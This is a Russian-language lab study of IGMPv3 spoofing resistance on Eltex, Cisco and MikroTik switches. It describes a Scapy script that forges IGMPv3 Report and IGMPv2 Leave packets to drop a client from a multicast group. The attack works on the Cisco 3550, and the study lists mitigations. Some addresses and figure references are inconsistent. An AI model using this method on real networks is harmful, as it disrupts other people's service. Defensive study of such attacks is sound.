console(config-vlan)#ip igmp snooping enable

ip igmp snooping enable
      ^
% Invalid input detected at '^' marker
console(config-vlan)#ip igmp snooping
console(config-vlan)#ip igmp snooping querier
console(config-vlan)#exit
console(config)#exit
console#show ip igmp snooping groups
Vlan Group Address  Source Address  Include Ports  Exclude Ports  Ver Type
-----
10   239.255.255.250 *                Fa0/1, Fa0/2, v3 Dyn
      Fa0/3

Total Num of Group Addresses [1]
console#config terminal
console(config)#vlan 10
console(config-vlan)#no ip igmp snooping enable
```

Рисунок 1 – Настройка IGMPv3 для Eltex mes1428 [1]

```
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#ip routing
Switch(config)#ip multicast-routing
Switch(config)#vlan 10
Switch(config-vlan)#name video
Switch(config-vlan)#name video
Switch(config-vlan)#exit
Switch(config)#ex
Switch(config)#exit
Switch#write
4w6d: %SYS-5-CONFIG_I: Configured from console by console
Switch#write memory
Building configuration...
[OK]
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface range fastEthernet 0/1 - 3
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
Switch(config-if-range)#spanning-tree portfast
Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

Portfast will be configured in 3 interfaces due to the range command
but will only have effect when the interfaces are in a non-trunking mode.
Switch(config-if-range)#exit
Switch(config)#interface vlan 10
Switch(config-if)#ip address 10.10.10.254 255.255.255.0
Switch(config-if)#no shutdown
Switch(config-if)#ip pim sparse-mode
Switch(config-if)#ip igmp version 3
Switch(config-if)#exit
Switch(config)#ip pim rp-address 10.10.10.254
Switch(config)#ip igmp snooping vlan 10
Switch(config)#exit
Switch#write
4w6d: %SYS-5-CONFIG_I: Configured from console by console
Switch#write memory
Building configuration...
[OK]
```

Рисунок 2 – Настройка IGMPv3 для Cisco Catalyst 3550 [5]

```
[admin@MikroTik] > /interface bridge print
Flags: X - disabled, R - running
 0 R name="bridge1" mtu=1500 arp-enabled mac-address=64:D1:54:3C:9A:2B protocol-mode=rstp fast-forward=yes igmp-snooping=no multicast-querier=no igmp-version=2

[admin@MikroTik] > /interface bridge set bridge1 igmp-snooping=yes multicast-querier=yes igmp-version=3

[admin@MikroTik] > /interface bridge port add bridge=bridge1 interface=ether1 pvid=10
[admin@MikroTik] > /interface bridge port add bridge=bridge1 interface=ether2 pvid=10
[admin@MikroTik] > /interface bridge port add bridge=bridge1 interface=ether3 pvid=10

[admin@MikroTik] > /interface bridge vlan add bridge=bridge1 vlan-ids=10 tagged=bridge1

[admin@MikroTik] > /interface bridge port set [find interface=ether1] fast-leave=yes
[admin@MikroTik] > /interface bridge port set [find interface=ether2] fast-leave=yes
[admin@MikroTik] > /interface bridge port set [find interface=ether3] fast-leave=yes

[admin@MikroTik] > /interface bridge mdb print where vlan=10
Flags: D - dynamic, S - static
# GROUP VID PORTS BRIDGE
0 D 239.255.255.250 10 ether1,ether2,ether3 bridge1

[admin@MikroTik] > /interface bridge mdb print detail
Flags: D - dynamic, S - static
0 D group=239.255.255.250 vlan=10 ports=ether1,ether2,ether3 bridge=bridge1

[admin@MikroTik] > /interface bridge set bridge1 igmp-snooping=no
```

Рисунок 3 – Настройка IGMPv3 для Mikrotik CRS326-24G-2S+RM [4]

Теперь приведем топологию имитационной модели (Рисунок 4)




Рисунок 4 – Топология сети

Все виртуальные машины (сервер, клиент, атакующий) были развернуты в среде Oracle VirtualBox 7.1.12 со следующими характеристиками: 4 виртуальных процессора, 4 ГБ оперативной памяти, ОС Kali Linux 2025.4. Сетевые адаптеры VM работали в режиме моста и были подключены к соответствующим портам исследуемого коммутатора L2+.

Чтобы проверить надежность протокола IGMPv3 в представленной имитационной системе, как видно из топологии, к коммутатору также присоединяется виртуальная машина kl attacker на операционной сети Kali Linux с DHCP. Данная виртуальная машина будет использоваться, для того чтобы провести атаку типа подделка служебных сообщений для выхода из мультикаст-группы. Для того чтобы данная атака прошла успешно, на атакующую виртуальную машину были установлены следующие программы: VLC media player, python3-scapy версии 2.7.0, Ffpeg версии 8.0.1 [8].

При помощи Ffmpeg с kl server была запущена трансляция видео, предварительно сохраненного на данной виртуальной машине под названием test.mp4 (Рисунок 5).




Рисунок 5 – Трансляция видео по мультикасту

При помощи команды:

`vlc rtp://239.255.250.250:5000`

на `kl cli` получаем транслируемое видео (Рисунок 6).




Рисунок 6 – Получаемый видео трафик

Перед проведением атаки был перехвачен мультикаст-трафик с интерфейса `eth0` при помощи Wireshark. Результат перехвата представлен на Рисунке 7.




Рисунок 7 – Первичный перехват трафика с коммутатора

Из данного снимка можно подчеркнуть важную для атаки информацию: источник многоадресной рассылки – `10.10.10.1`, мультикаст группа – `239.255.250.250` и порт доступа – `5000`, также известен адрес приемника многоадресной рассылки – `10.10.10.2`. Эти данные достаточны для проведения атаки.

Чтобы провести атаку напишем небольшой скрипт `attack.py` на Python с использованием библиотеки `Scapy` [16], обладающей функционалом для генерации различных служебных сообщений под многие сетевые протоколы, в том числе и для IGMP. Данный скрипт будет генерировать и отправлять несколько поддельных Report-пакетов для отмены подписки на многоадресную рассылку для клиента `10.10.10.2` на интерфейс коммутатора `eth0`. Таким образом, при получении Report-пакета коммутатор должен удалить атакуемое устройство из подписки, таким образом, на `kl cli` должно прекратиться получение видео.

Попробуем запустить скрипт и перехватим трафик на коммутаторе с помощью Wireshark (Рисунок 8).




Рисунок 8 – Перехват трафика после атаки

Как видно из перехваченного трафика, вместо Report-пакет был проигнорирован коммутатором. Так получилось, потому что при настройке IGMPv3 по умолчанию необходимо включить IGMP-Snooping, который обладает встроенным функционалом фильтрации служебных сообщений и не пропускает поддельные сообщения с Report-пакетом, если источник, с которого приходит сообщения не идентифицирован коммутатором как легитимный. 9

Теперь попробуем провести подобную атаку, но отправим Leave-пакет для IGMPv2, для этого предварительно переписав скрипт. Запустим его и проверим, захватив трафик с коммутатора, что изменилось (Рисунок 9)

26628	105.080179707	10.10.10.1	239.255.255.250	UDP	1370 55119 - 5000	Len=1328
26629	105.080180059	10.10.10.1	239.255.255.250	UDP	1370 55119 - 5000	Len=1328
26630	105.358042395	169.254.105.98	224.0.0.252	IGMPv2	60 Membership Report group	224.0.0.252
26631	105.374351730	10.10.10.1	239.255.255.250	UDP	1370 55119 - 5000	Len=1328
26632	105.374352171	10.10.10.1	239.255.255.250	UDP	1370 55119 - 5000	Len=1328

Рисунок 9 – Перехват трафика после атаки

Как видно из предыдущего скриншотов, нам снова не удалось удалить подписку на многоадресную рассылку для виртуальной машины 10.10.10.2, так как Leave-пакет блокируются IGMP-Snooping.

Повторим ту же самую последовательность действий, заменив коммутатор на Cisco Catalyst 3550 и на Mikrotik CRS326-24G-2S+RM.

Для начала проверим доработанный скрипт atack.py в топологии с коммутатором Cisco Catalyst 3550, для этого отключаемся от Eltex mes1428 к предварительно настроенному коммутатору Cisco Catalyst 3550 (Рисунок 2), проверим, что трансляция идет на виртуальной машине kl cli (Рисунок 10).




Рисунок 10 – Получаемый видео трафик

Затем на атакующей виртуальной машине запустим скрипт и перехватим трафик с помощью Wireshark. Результат перехвата представлен на Рисунках 11 и 12.




Рисунок 11 – Результат перехвата трафика после атаки на Cisco Catalyst 3550




Рисунок 12 – Результат перехвата трафика после атаки на Cisco Catalyst 3550

Как видно из скриншотов, результаты атаки совпали с результатами атаки на коммутатор от Eltex, Cisco Catalyst 3550 не пропустил поддельный IGMPv3 Report-пакет, однако подписка на многоадресную рассылку была отменена, так как коммутатор не проигнорировал отправку поддельного IGMPv2 Leave-пакета, посчитал его легитимным, следовательно, получение видео было остановлено.

Проведем заключительный эксперимент на предварительно настроенном Mikrotik CRS326-24G-2S+RM, для этого включим данный коммутатор в имитационную модель клиент-серверной инфраструктуры и проверим, что на виртуальной машине k1 server идет трансляция видеоконтента (Рисунок 13).




Рисунок 13 – Отправляемый видео трафик

Как видно из Рисунка 13, подписка на многоадресную рассылку на устройстве 10.10.10.2 активна. Запустим на атакующей машине необходимые скрипты и перехватим трафик через Wireshark (Рисунки 14 и 15).

102	18.949688720	10.10.10.1	239.255.255.250	UDP
103	18.971807635	10.10.10.1	239.255.255.250	UDP
104	18.971808115	10.10.10.1	239.255.255.250	UDP
105	18.990173490	10.10.10.2	224.0.0.22	IGMPv3
106	19.025818693	10.10.10.1	239.255.255.250	UDP
107	19.025819538	10.10.10.1	239.255.255.250	UDP

Рисунок 14 – Результат перехвата трафика после атаки на Mikrotik CRS326-24G-2S+RM

26628	105.080179707	10.10.10.1	239.255.255.250	UDP	1370	55119	→	5000	Len=1328
26629	105.080180059	10.10.10.1	239.255.255.250	UDP	1370	55119	→	5000	Len=1328
26630	105.358042395	10.10.10.2	224.0.0.252	IGMPv2	60	Membership Report	group	224.0.0.252	
26631	105.374351730	10.10.10.1	239.255.255.250	UDP	1370	55119	→	5000	Len=1328

Рисунок 15 – Результат перехвата трафика после атаки на Mikrotik CRS326-24G-2S+RM

Как видно из рисунков, результаты атаки схожи с атакой на коммутатор на Eltex: она не достигла своей, получение видео на клиентской машине продолжилось.

Подведем итоги испытаний модели на основе трех разных коммутатор, ниже представлена сравнительная таблица результатов проведенных экспериментов.

Таблица 1 – Результаты проведённых экспериментов

Показатель	Eltex mes1428	Cisco Catalyst 3550	Mikrotik CRS326-24G-2S+RM
Перехват трафика Wireshark и возможность подключиться	Возможен, можно подключиться к многоадресной рассылке	Возможен, можно подключиться к многоадресной рассылке	Возможен, можно подключиться к многоадресной рассылке
Атака типа подделка Report-пакета IGMPv3	Безуспешна, пакеты игнорируются коммутатором средствами IGMP-Snooping	Безуспешна, пакеты игнорируются коммутатором средствами IGMP-Snooping	Безуспешна, пакеты игнорируются коммутатором средствами IGMP-Snooping
Атака типа подделка Leave-пакета IGMPv2	Безуспешна, пакеты блокируются коммутатором средствами IGMP-Snooping, трансляция продолжается	Успешна, IGMP-Snooping не блокирует данный Leave-пакет, атакуемое устройство отписывается от многоадресной рассылки	Безуспешна, пакеты блокируются коммутатором средствами IGMP-Snooping, трансляция продолжается

Можно сделать вывод, что протокол IGMPv3 является устойчивым к подделке служебных сообщений, благодаря наличию технологии IGMP-Snooping, которая не пропускает подобные сообщения от подписанных на получение многоадресной рассылки устройств, однако данная технология не избавляет от уязвимостей, связанных с подделкой более ранних версий протокола IGMPv2 на некоторых устройствах, в частности, на коммутаторе Cisco Catalyst 3550.

### Результаты исследования

В ходе эксперимента была оценена устойчивость протокола IGMPv3 к атакам типа подделки служебных сообщений на коммутаторах L2+ трех производителей: Eltex (модель MES1428), Cisco (Catalyst 3550) и MikroTik (CRS326-24G-2S+RM). Для каждого устройства была проведена серия тестов с генерацией поддельных IGMP-пакетов с использованием библиотеки Scapy. Атаки были направлены на принудительное исключение клиента (10.10.10.2) из мультикаст-группы 239.255.250.250, что должно было привести к прекращению приема видеотрафика.

При попытке отправить на коммутатор Eltex MES1428 поддельный IGMPv3 Report-пакет с записью, имитирующей выход из группы, коммутатор проигнорировал данный пакет. Трансляция видеопотока на клиенте продолжилась без изменений. Аналогичная ситуация наблюдалась при использовании поддельного IGMPv2 Leave-пакета (тип 0x17) – коммутатор также отбросил его, и клиент остался подписанным на группу (рисунок 9). Таким образом, реализация IGMP-Snooping в Eltex mes1428 эффективно блокирует несанкционированные служебные сообщения обеих версий протокола, не позволяя злоумышленнику влиять на членство клиента в группе рассылки.

На коммутаторе Cisco Catalyst 3550 поддельный IGMPv3 Report-пакет был обработан аналогичным образом – он не привел к отписке клиента, а был проигнорирован. Однако при отправке поддельного IGMPv2 Leave-пакета результат оказался иным: клиент 10.10.10.2 был исключен из мультикаст-группы, и получение видео прекратилось (рисунок 13). Это свидетельствует о том, что IGMP-Snooping на данном оборудовании корректно фильтрует сообщения версии 3, но пропускает или некорректно обрабатывает Leave-сообщения версии 2, что создает уязвимость. Вероятно, это связано с необходимостью обеспечения обратной совместимости со старыми версиями протокола и недостаточной валидацией входящих Leave-пакетов IGMPv2.

На коммутаторе MikroTik CRS326-24G-2S+RM ни один из типов атак не достиг цели. Как поддельный IGMPv3 Report, так и IGMPv2 Leave были заблокированы, и клиент продолжил получать видеотрафик. Поведение устройства оказалось идентичным Eltex MES1428: все несанкционированные служебные сообщения отсекаются механизмом IGMP-Snooping, а попытки подделки не влияют на состояние подписки легитимного хоста.

Сводные результаты экспериментов представлены в таблице 1. Можно заявить, что при стандартной настройке IGMPv3 все три исследованных коммутатора успешно противостоят атакам с подделкой IGMPv3 Report-пакетов – ни в одном случае при атаке не удалось принудительно исключить клиента из мультикаст-группы. Это подтверждает эффективность встроенных механизмов защиты, предусмотренных стандартом RFC 3376 и реализованных в современных L2+ устройствах. Однако выявлено различие в обработке устаревших сообщений IGMPv2. Коммутатор Cisco Catalyst 3550 оказался уязвим к подделке IGMPv2 Leave-пакета, тогда как Eltex и MikroTik успешно блокируют такие пакеты. Данный факт можно объяснить особенностями реализации IGMP-Snooping у разных производителей и временем выпуска каждого из устройств (Cisco Catalyst 3550 уже несколько лет не выпускается). На более современном оборудовании Eltex и MikroTik применяется более строгая валидация входящих Leave-сообщений, возможно, с учетом информации о состоянии порта или с обязательной проверкой принадлежности пакета к сессии.

Полученные результаты согласуются с проанализированными источниками о том, что IGMPv3 за счет более сложной структуры сообщений и встроенных механизмов аутентификации обеспечивает лучшую защиту от подделки, чем предыдущие версии. Тем не менее, наличие поддержки обратной совместимости с IGMPv2 может создавать угрозы безопасности, если производитель не реализует должную фильтрацию устаревших типов пакетов. Как показано в эксперименте, на коммутаторе Cisco Catalyst 3550 атака с использованием IGMPv2 Leave-пакетов оказалась успешной, что соответствует уязвимостям, описанным в CVE-2010-2830 [7] для некоторых версий Cisco IOS. В то же время более современное оборудование от Eltex и MikroTik продемонстрировало более устойчивую систему защиты, полностью блокируя любые поддельные служебные сообщения вне зависимости от версии протокола.

Для повышения защищенности многоадресной рассылки на коммутаторах L2+ можно выполнить следующие действия:

- отключать поддержку устаревших версий IGMP на всех портах, где это возможно, оставляя только IGMPv3;
- включать механизм быстрого выхода (fast leave) только при полной уверенности в легитимности всех членов группы;

- использовать средства мониторинга для обнаружения аномальных IGMP-пакетов;
- своевременно обновлять прошивки коммутаторов для устранения известных уязвимостей, таких как CVE-2010-2830;
- при наличии свободных средств в компаниях по необходимости заменять устаревшие сетевые устройства на более современные модели.

Таким образом, экспериментально подтверждено, что IGMPv3 в сочетании с корректно настроенным IGMP-Snooping является надежным протоколом, однако уязвимости могут возникать из-за поддержки обратной совместимости со старыми версиями и различий в реализациях производителей.

### Заключение

В ходе выполненного исследования была экспериментально оценена устойчивость протокола IGMPv3 к атакам типа подделки служебных сообщений на коммутаторах L2+ трех производителей: Eltex, Cisco и MikroTik. Результаты подтвердили, что при штатной настройке IGMP-Snooping все устройства успешно блокируют поддельные IGMPv3 Report-пакеты, что свидетельствует о соответствии современным требованиям безопасности, заложенным в RFC 3376. Вместе с тем выявлено различие в обработке устаревших сообщений IGMPv2: коммутатор Cisco Catalyst 3550 оказался уязвим к подделке Leave-пакетов второй версии, что может создавать угрозы безопасности в реально работающих сетевых инфраструктурах, в которых до сих пор используется устаревшее оборудование. Тогда как более современное оборудование Eltex и MikroTik продемонстрировало устойчивость к данному типу атак. Полученные результаты подтверждают, что основная угроза для IGMPv3 связана не с прямыми атаками на сам протокол, а с необходимостью поддержки обратной совместимости с более ранними и особенностями реализации технологии IGMP-Snooping у разных производителей.

### Список литературы

1. Настройка IGMP Snooping на MES14xx/24xx/3400-xx/37xx [Электронный ресурс] // База знаний «Элтекс Коммуникации». – URL: <https://eltexcm.ru/baza-znaniy/ethernet-kommutatory-mes/mes14xx24xx3400-xx37xx/grupповaya-adresaciya/mes-nastrojka-igmp-mes1428-mes24xx.html> (дата обращения: 15.01.2026).
2. Рекомендации по оформлению научных статей [Электронный ресурс] / Губкинский университет. – URL: [https://gubkin.ru/faculty/humanities/chairs\\_and\\_departments/country\\_political\\_history/study/recomm\\_oforn\\_nauchn\\_statei.pdf](https://gubkin.ru/faculty/humanities/chairs_and_departments/country_political_history/study/recomm_oforn_nauchn_statei.pdf) (дата обращения: 17.12.2025).
3. Уймин, А. Г. Компьютерные сети. L2-технологии: Практикум / А. Г. Уймин. – Москва: Ай Пи Ар Медиа, 2024. – 191 с. – ISBN 978-5-4497-2539-4. – EDN AXDYG Y.
4. Bridge IGMP/MLD snooping [Электронный ресурс] // MikroTik Documentation. – URL: <https://help.mikrotik.com/docs/spaces/ROS/pages/59277403/Bridge+IGMP+MLD+snooping> (дата обращения: 15.01.2026).
5. Catalyst 3550 Multilayer Switch Software Configuration Guide, 12.1(13)EA1 – Configuring IGMP Snooping and MVR [Cisco Catalyst 3550 Series Switches] [Электронный ресурс] // Cisco. – URL: [https://web.archive.org/web/20140926013136/https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3550/software/release/12-1\\_13\\_ea1/configuration/guide/3550scg/swigmp.html](https://web.archive.org/web/20140926013136/https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3550/software/release/12-1_13_ea1/configuration/guide/3550scg/swigmp.html) (дата обращения: 14.01.2026).

6. Cisco Bug: CSCvy62453 – Cat9k Switch may see Multicast traffic loss triggered by IGMP Join/Leave received [Электронный ресурс] // Cisco Systems. – 2025. – URL: <https://quickview.cloudapps.cisco.com/quickview/bug/CSCvy62453> (дата обращения: 20.02.2026).
7. CVE-2010-2830 [Электронный ресурс] // CVE.org. – URL: <https://www.cve.org/CVERecord?id=CVE-2010-2830> (дата обращения: 21.02.2026).
8. FFmpeg Documentation [Электронный ресурс]. – URL: <https://ffmpeg.org/ffmpeg.html> (дата обращения: 13.01.2026).
9. IGMPv3 | IGMPv3 Message | PIM-SSM | Source Filtering [Электронный ресурс]. – URL: <https://ipisco.com/lesson/igmpv3/> (дата обращения: 14.01.2026).
10. NVD – CVE-2012-0207 [Электронный ресурс] // National Vulnerability Database. – URL: <https://nvd.nist.gov/vuln/detail/CVE-2012-0207> (дата обращения: 20.02.2026).
11. NVD – CVE-2025-50681 [Электронный ресурс] // National Vulnerability Database. – URL: <https://nvd.nist.gov/vuln/detail/CVE-2025-50681> (дата обращения: 20.02.2026).
12. Prasad P., Mohammad T., Sainio P. Enhancing Security in Software-Defined Networking (SDN) based IP Multicast Systems: Challenges and Opportunities. – 2024. [Электронный ресурс] – URL: [https://www.utupub.fi/bitstream/handle/10024/178222/Prasad\\_Preety\\_Masters\\_Thesis.pdf?sequence=1](https://www.utupub.fi/bitstream/handle/10024/178222/Prasad_Preety_Masters_Thesis.pdf?sequence=1) (дата обращения: 20.02.2026)
13. RFC 2236: Internet Group Management Protocol, Version 2 [Электронный ресурс] // IETF. – URL: <https://www.rfc-editor.org/rfc/rfc2236> (дата обращения: 12.01.2026).
14. RFC 3376: Internet Group Management Protocol, Version 3 [Электронный ресурс] // IETF. – URL: <https://www.rfc-editor.org/rfc/rfc3376> (дата обращения: 12.01.2026).
15. RFC 4541: Considerations for Internet Group Management Protocol (IGMP) and Multicast Listener Discovery (MLD) Snooping Switches [Электронный ресурс] // IETF. – URL: <https://www.rfc-editor.org/rfc/rfc4541> (дата обращения: 12.01.2026).
16. Scapy 2.7.0 documentation [Электронный ресурс]. – URL: <https://scapy.readthedocs.io/en/latest/> (дата обращения: 13.01.2026).
17. VLC User Documentation [Электронный ресурс]. – URL: <https://docs.videolan.me/vlc-user/en/index.html> (дата обращения: 13.01.2026).

## References

1. Configuring IGMP Snooping on MES14xx/24xx/3400-xx/37xx [Electronic resource] // Eltex Communications Knowledge Base. – URL: <https://eltexcm.ru/baza-znaniy/ethernet-kommutatory-mes/mes14xx24xx3400-xx37xx/grupповaya-adresaciya/mes-nastrojka-igmp-mes1428-mes24xx.html> (accessed: 15.01.2026).
2. Recommendations for the formatting of scientific articles [Electronic resource] / Gubkin University. – URL: [https://gubkin.ru/faculty/humanities/chairs\\_and\\_departments/country\\_political\\_history/study/recomm\\_oform\\_nauchn\\_statei.pdf](https://gubkin.ru/faculty/humanities/chairs_and_departments/country_political_history/study/recomm_oform_nauchn_statei.pdf) (access date: 12/17/2025).
3. Uymin, A. G. Computer networks. L2 technologies: Workshop / A. G. Uymin. – Moscow: IP Ar Media, 2024. – 191 p. – ISBN 978-5-4497-2539-4. – EDN AXDYGY.
4. Bridge IGMP/MLD snooping [Electronic resource] // MikroTik Documentation. – URL: <https://help.mikrotik.com/docs/spaces/ROS/pages/59277403/Bridge+IGMP+MLD+snooping> (accessed: 15.01.2026).
